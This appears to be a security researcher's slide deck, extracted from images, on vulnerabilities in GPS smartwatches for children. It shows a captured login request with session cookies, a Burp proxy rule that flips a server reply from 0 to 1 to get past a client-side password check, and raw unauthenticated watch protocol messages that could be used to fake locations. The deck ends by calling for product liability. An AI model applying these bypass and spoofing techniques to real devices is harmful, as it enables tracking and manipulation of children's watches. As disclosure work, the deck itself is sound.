


Reponse time 13:00:49:

hBTFzC2I3YMu+6/vaAPb+b+o1cvLzgaYlqnsWktGs6  
EgcEso2qtvWQh0uAXZQWBn

Reponse time 13:01:20:

hBTFzC2I3YMu+6/vaAPb+a2GXPHe4/nINMdU+iIDJ  
7gdoljyNL116pYCJA05fx91



Burp Sequencer [live capture #1: https://trackerapp.vidimensio.com:7757]

? Live capture (stopped)

Pause Copy tokens ☒ Auto analyze Requests: 228

Stop Save tokens Analyze now Errors: 11

Summary Character-level analysis Bit-level analysis Analysis Options

**Overall result**

The overall quality of randomness within the sample is estimated to be: extremely poor.  
At a significance level of 1%, the amount of effective entropy is estimated to be: 0 bits.


*Note: Character-level analysis was not performed because the sample size is too small relative to the size of the character set used in the sampled tokens.*

WATCHGATE

```

🍏 > cd > 🚀 49% (2:19) .../Smartwatch
↳>>> cat map.12032019 | wc -l
2953


```





The screenshot displays the GPS WatchGate web interface. At the top, the header includes the 'GPS' logo, a user ID 'A17-06733', and navigation icons for 'Verfügbar' and 'Statistik'. The main area features a map with a location pin at 'Welterstraße 1, 51155 Friedberg (Hessen), Deutschland'. A 'Befehle' (Commands) dialog box is open, showing a list of commands: 'Rufnummer vom Gerät anrufen', 'SMS vom Gerät aus senden', 'Statusabfrage', 'Version', and 'Neustart des Geräts'. The 'Statusabfrage' command is selected. Below the commands, there is a field for 'Passwort bitte für A20-05570 eingeben:' and an 'OK' button. A tooltip for device 'A20-05570' is visible on the map, displaying details: 'ID Nr.0006005570', 'Status:Sleep', 'Akku:100%', 'Aufenthaltzeit:2019-01-26 23:18:57', 'Standzeit:23Stunden7Minute', 'Lokalisierungsmethoden:GPS', and a link 'Verfolgen | Details | A20-05570'. At the bottom, a 'Geräte-Details - Liste' table shows a list of devices.

| Geräte    | Modell | Kennzeichen | Gesch.Begründung | Breitengrad | Längengrad | Geschwindigkeit | Richtung  | Gesamstrecke (km) | Status      | Standzeit           |
|-----------|--------|-------------|------------------|-------------|------------|-----------------|-----------|-------------------|-------------|---------------------|
| A20-05570 | A20    |             | 0:00             |             |            | 0:00            | Nordosten | 527.7718          | Ladung:100% | 2019-01-26 23:18:57 |

**Befehle** 

Befehl wählen: 

Controll-Befehle ▼

Einstellungs-Befehle ▼


Befehl: : Version

Gerät: : A20-05570

Passwort: :

Passwort bitte für A20-05570 Angeben;

**OK**



**Request**

Raw Params Headers Hex JSON Beautifier

```
POST /ValidPassword HTTP/1.1
Host: .vidimansio.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://
Content-Type: application/json
X-Requested-With: XMLHttpRequest
Content-Length: 52
Connection: close
Cookie: loginMtailmei=4700706733; loginMtailUserPass=: loginMtailmeiPass=:
ASP.NET_SessionId=mp4pub5hpOn8engvr4gs2mim;
.ASPXAUTH=84010168EF319EB0C8157D538780C20840EF0030AED1D11E8099B6C20B46D44E09A65C5A7A5763D0F
432728C469CC87F78A040C024276E390173F7C20D9555D710EF4FA369F177ACB7AA6C7C0541767C0542B0563C0
3B76C28C764EEA80C2A236C2340E60DB6F441C2B5E46CF3D3B371970C85134C3D56C03A32B14C5EF2C0BCC99
D7CE84F0A252AA50417B7AA51
{"UserID: 15, DeviceID: 4, Pass: '1234', LoginType: 2}
```


**Response**

Raw Headers Hex JSON Beautifier

```
HTTP/1.1 200 OK
Cache-Control: private, max-age=0
Content-Type: application/json; charset=utf-8
Server: Microsoft-IIS/7.5
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Sat, 16 Jan 2019 22:10:43 GMT
Connection: close
Content-Length: 7

{"d":1}
```

Valid credentials





## WATCHGATE

```
return;
```


### Match and Replace

These settings are used to automatically replace parts of requests and responses passing through the Proxy.

| Add    | Enabled                             | Item            | Match                        | Replace                 | Type    | Comment                            |
|--------|-------------------------------------|-----------------|------------------------------|-------------------------|---------|------------------------------------|
| Edit   | <input type="checkbox"/>            | Request header  | ^Referer.*\$                 |                         | Regex   | Hide Referer header                |
|        | <input type="checkbox"/>            | Request header  | ^Accept-Encoding.*\$         |                         | Regex   | Require non-compressed respons...  |
| Remove | <input type="checkbox"/>            | Response header | ^Set-Cookie.*\$              |                         | Regex   | Ignore cookies                     |
| Up     | <input type="checkbox"/>            | Request header  | ^Host: foo.example.org\$     | Host: bar.example.org   | Regex   | Rewrite Host header                |
|        | <input type="checkbox"/>            | Request header  |                              | Origin: foo.example.org | Literal | Add spoofed CORS origin            |
| Down   | <input type="checkbox"/>            | Response header | ^Strict\-\Transport\-\Sec... |                         | Regex   | Remove HSTS headers                |
|        | <input type="checkbox"/>            | Response header |                              | X-App-Protection: 0     | Literal | Disable browser X-App-Protection   |
|        | <input checked="" type="checkbox"/> | Response body   | [\"d\":0]                    | [\"d\":1]               | Literal | Client-side security always SUX :) |


```
success: function(result) {  
    var res = parseInt(result.d);  
    if (res == 1) {  
        if (commandType == "KKSSDS" || commandType == "SOS") {  
            var phones = $("#txtSOSPhone1").val() + "," + $("#txtSOSPhone2").val() + "," + $("#txtSOSPhone3").  
val();  
            sendPhoneCommand(sn, deviceId, commandType, model, phones);  
        } else if (commandType == "S8") {  
            var phones = $("#txtSOSPhone1").val() + "," + $("#txtSOSPhone2").val() + "," + $("#txtSOSPhone3").  
val();  
            sendPhoneCommand(sn, deviceId, commandType, model, phones);  
        } else if (commandType == "S2" || commandType == "CENTER") {
```

# CAN I TRUST WHAT I SEE?



NOOOOO:

- Communication between smartwatches and backend is not authenticated and not encrypted
- Example manipulate GPS coordinates of any watch



[3G\*4700707028\*00A8\*UD,170319,173941,V,49.085505,N,9.1914800,E,0.00,0.0,0.0,0,56,58,0,0,00000010,2,255,262,3,59061,55363,130,59061,15363,124,1,FRITZ!Box 6490 Cable,7c:ff:4d:2:f0:a,-88,18.7]> 2019/03/17 17:42:44.303155 length=189 from=4344 to=4532

[3G\*4700707028\*00A8\*UD,170319,174242,V,49.085505,N,9.1914800,E,0.00,0.0,0.0,0,50,59,0,0,00000010,2,255,262,3,59061,55363,128,59061,15363,123,1,FRITZ!Box 6490 Cable,7c:ff:4d:2:f0:a,-83,18.7]> 2019/03/17 17:46:20.097151 length=171 from=4533 to=4703

[3G\*4700707028\*0096\*UD,170319,174552,V,49.085505,N,9.1914800,E,0.00,0.0,0.0,0,24,55,0,0,00000010,1,1,262,3,59061,55363,123,1,FRITZ!Box 6490 Cable,7c:ff:4d:2:f0:a,-85,18.7]> 2019/03/17 17:46:48.315173 length=30 from=4704 to=4733

[3G\*4700707028\*0009\*LK,0,0,55]< 2019/03/17 17:46:48.341995 length=23 from=230 to=252

[SG\*4700707028\*0002\*LK]> 2019/03/17 17:54:49.134246 length=30 from=4734 to=4763

[3G\*4700707028\*0009\*LK,0,0,58]< 2019/03/17 17:54:49.161156 length=23 from=253 to=275

[SG\*4700707028\*0002\*LK]> 2019/03/17 18:02:49.886094 length=30 from=4764 to=4793

[3G\*4700707028\*0009\*LK,0,0,58]< 2019/03/17 18:02:49.912956 length=23 from=276 to=298

[SG\*4700707028\*0002\*LK]> 2019/03/17 18:10:50.497434 length=30 from=4794 to=4823

[3G\*4700707028\*0009\*LK,0,0,58]< 2019/03/17 18:10:50.524412 length=23 from=299 to=321

**CALL FOR**

**PRODUCT LIABILITY**




# not an april fools joke



@hrstph · @rh · @s · ggie · 31. März

Weekend fun. Hijack 7000 GPS watches and use them to print funny things on maps ... GPS based ads is my new service :)



6



123



323



MUST READ: End to surprise Windows 10 updates? New 'download and install now' option rolls out

# Researcher prints 'PWNED!' on hundreds of GPS watches' maps due to unfixed API

Over 20 GPS-watch models still allow threat actors to track device owners, tinkering with watch functions.



By Catalin Cimpanu for ZDNet | April 8, 2019 — 12:12 GMT (04:00 EDT) | Topic: Security

Recommended Content

**White Papers: White Paper: What Hackers Know That You Don't: Identity Assurance in the Digital Age**

Hackers are getting smarter and there are significant incentives for cyber-criminals to engage in and traffic stolen records on a massive scale. Coordinated attacks that exploit fundamental flaws in current data storage practices are becoming...

Download Now



RECOMMENDED FOR YOU

**White Paper: Avoid Cyber Attacks and Save Money by Holding Less Data**

White Papers provided by Secure360

Download Now

MORE FROM CATALIN CIMPANU

IT DOESN'T MATTER IF IT'S  
DUCT TAPE OR ZIP TIES



FIXED IS FIXED

memegenerator.net

... so just today



# SUMMARY

- Current Status:
- ~~An attacker can control ALL watches~~
- Hundreds or even thousands of watches with a wire tap function are still in use
- Without proper product liability nothing will change





Also by phone: 09005 313373 ☺

